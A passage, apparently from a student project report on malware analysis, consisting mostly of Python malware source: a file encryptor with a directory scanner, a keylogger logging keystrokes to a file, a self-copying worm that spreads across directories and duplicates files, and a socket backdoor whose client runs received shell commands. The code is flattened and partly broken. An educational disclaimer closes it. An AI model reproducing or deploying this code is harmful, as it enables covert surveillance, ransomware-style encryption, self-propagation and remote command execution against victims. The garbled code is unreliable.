yield from scanRecurse(entry.path) def
encrypt(dataFile, publicKey): '''

use EAX mode to allow detection of unauthorized modifications '''

read data from file with open(dataFile,
'rb') as f: data = f.read()

convert data to bytes data = bytes(data)

create public key object

key = RSA.import_key(publicKey) sessionKey = os.urandom(16)

encrypt the session key with the public key cipher = PKCS1_OAEP.new(key) encryptedSessionKey
= cipher.encrypt(sessionKey)

# encrypt the data with the session key cipher = AES.new(sessionKey, AES.MODE_EAX) ciphertext,
tag = cipher.encrypt_and_digest(data)

save the encrypted data to file

[fileName, fileExtension] = dataFile.split('.') encryptedFile = fileName + '_encrypted.' +
fileExtension with open(encryptedFile, 'wb') as f:

[f.write(x) for x in (encryptedSessionKey, cipher.nonce, tag, ciphertext)]
print('Encrypted file saved to ' + encryptedFile) fileName = 'test.txt'
encrypt(fileName, pubKey) def decrypt(dataFile, privateKeyFile): ''' use
EAX mode to allow detection of unauthorized modifications '''

read private key from file

with open(privateKeyFile, 'rb') as f: privateKey = f.read()

# create private key object key =
RSA.import_key(privateKey)

read data from file with
open(dataFile, 'rb') as f: #
read the session key

```
encryptedSessionKey, nonce, tag, ciphertext = [ f.read(x) for x in (key.size_in_bytes(), 16, 16, -1) ]
# decrypt the session key cipher = PKCS1_OAEP.new(key) sessionKey
= cipher.decrypt(encryptedSessionKey)
# decrypt the data with the session key
cipher = AES.new(sessionKey, AES.MODE_EAX, nonce) data = cipher.decrypt_and_verify(ciphertext, tag) #
save the decrypted data to file
[ fileName, fileExtension ] = dataFile.split('.') decryptedFile = fileName + '_decrypted.' + fileExtension with
open(decryptedFile, 'wb') as f: f.write(data)
print('Decrypted file saved to ' + decryptedFile)
```

KEYLOGGER SAMPLE CODE:

```
import pynput import os from
pynput.keyboard import Key, Listener
#function defines actions on the key press def on_press(key):
print(key) write_file(key) if key ==
Key.esc: clear_file() return False
#function writes each key to a file def write_file(key):
#gives the path of the directory this program is in pth
= os.path.dirname(os.path.realpath( file ))
#specify the name of the file to write to file_name = "log.txt"
#combines the previous two varibales to get the full path of the log.txt file address = os.path.join(pth,file_name)
#open file in append mode with
open(address, "a") as f:
#replace single quotes with nothing k = str(key).replace("'","")
#Key.Space will now be logged as a space if k == "Key.space": f.write('
')
#Key.backspace will now be logged as an asterisk (*) if k == "Key.backspace": f.write('*')
#Key.enter will now be logged as a space if k == "Key.enter": f.write('
')
#will exclude all other "non-standard" keys that begin with "Key" #and
write only the "normal", alpahbetical keys elif k.find("Key") == -1:
f.write(k)
#function clears the log.txt file to prep it for its next use def clear_file():
#exact same method of obtaining log.txt file path as write_file() pth =
os.path.dirname(os.path.realpath( file_name = "log.txt" address =
os.path.join(pth,file_name)
#clears the log file
with open(address, "r+") as f: f.truncate(0) f.seek(0)file
))
with Listener(on_press=on_press) as listener: listener.join()
```

WORMS SAMPLE CODE:

```
import os import shutil
```

```
class Worm: def  init (self, path=None, target_dir_list=None,
iteration=None): if isinstance(path, type(None)): self.path = "/"
else:
self.path = path if isinstance(target_dir_list, type(None)):
self.target_dir_list = [] else:
self.target_dir_list = target_dir_list if
isinstance(target_dir_list, type(None)): self.iteration = 2
else:
self.iteration = iteration
# get own absolute path self.own_path = os.path.realpath( file )
def list_directories(self,path): self.target_dir_list.append(path) files_in_current_directory = os.listdir(path) for
file in files_in_current_directory:
# avoid hidden files/directories (start with dot (.)) if not file.startswith('.'):
# get the full path absolute_path = os.path.join(path, file)
print(absolute_path) if os.path.isdir(absolute_path):
self.list_directories(absolute_path) else: pass def
create_new_worm(self):
for directory in self.target_dir_list: destination =
os.path.join(directory, ".worm.py")
# copy the script in the new directory with similar name shutil.copyfile(self.own_path, destination)
def copy_existing_files(self): for directory in self.target_dir_list: file_list_in_dir =
os.listdir(directory) for file in file_list_in_dir:
abs_path = os.path.join(directory, file) if not abs_path.startswith('.') and not os.path.isdir(abs_path): source
= abs_path for i in range(self.iteration): destination = os.path.join(directory,("."+file+str(i)))
shutil.copyfile(source, destination) def start_worm_actions(self): self.list_directories(self.path)
print(self.target_dir_list) self.create_new_worm() self.copy_existing_files() if  name ==" main ":
current_directory = os.path.abspath("") worm = Worm(path=current_directory) worm.start_worm_actions()
```

BACKDOOR SAMPLE CODE:

SERVER

```
import socket class Server: def
init (self, host_ip, host_port):
self.host_ip = host_ip self.host_port = host_port
def start_conn(self): print("#####################################")
print("######### Server Program #########") print("#####################################")
server = socket.socket(socket.AF_INET, socket.SOCK_STREAM) server.bind((self.host_ip,self.host_port))
print("Msg: Server Initiated...") print("Msg: Listening to the Client") server.listen(1)
self.client, self.client_addr = server.accept()
print("Msg: Received Connection from", self.client_addr) def
online_interaction(self): while True: interface = '[+] '+ str(self.client_addr[0]) +
" :sh$ " command = input(interface)
print(command) self.client.send(command.encode()) recv_data
= self.client.recv(1024).decode() if recv_data == b"":
continue
```

```
print("\n", recv_data, "\n") def offline_interaction(self,list_of_commands): self.client.send(str(list_of_commands).encode()) recv_data = self.client.recv(1024).decode() print("Received output data from Client\n\n") print(recv_data) if __name__ == '__main__': server = Server('127.0.0.1', 4000) server.start_conn() server.online_interaction() CLIENT:
import socket import subprocess import ast class Victim:
def __init__(self, server_ip, server_port): self.server_ip = server_ip self.server_port = server_port
def connect_to_server(self): print("#########################################")
print("########## Client Program ##########") print("#########################################") self.client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print("Msg: Client Initiated...") self.client.connect((self.server_ip, self.server_port)) print("Msg: Connection initiated...") def online_interaction(self): while True: print("[+] Awaiting Shell Commands...") user_command = self.client.recv(1024).decode()
# print("received command: $ ", user_command)
op = subprocess.Popen(user_command, shell=True, stderr=subprocess.PIPE, stdout=subprocess.PIPE) output = op.stdout.read() output_error = op.stderr.read()
print("[+] Sending Command Output...") if output == b"" and output_error == b"":
self.client.send(b"client_msg: no visible output") else:
self.client.send(output + output_error) def offline_interaction(self):
print("[+] Awaiting Shell Command List...") rec_user_command_list = self.client.recv(1024).decode() user_command_list = ast.literal_eval(rec_user_command_list) final_output = "" for command in user_command_list: op=subprocess.Popen(command, shell=True, stderr=subprocess.PIPE, stdout=subprocess.PIPE) output = op.stdout.read() output_error = op.stderr.read()
final_output += command + "\n" + str(output) + "\n" + str(output_error) + "\n\n"
self.client.send(final_output.encode()) if __name__ == '__main__': choice = "online" # "offline"
victim = Victim('127.0.0.1', 4000) victim.connect_to_server() if choice == "online":
victim.online_interaction() else: victim.offline_interaction()
```

Note: The above source code is a simplified implementation for educational purposes only and should not be used for any malicious activities. Use it responsibly and follow ethical guidelines.

This project report provides an overview of the project's objectives, methodologies, and findings related to reverse engineering and malware analysis. It aims to enhance understanding and contribute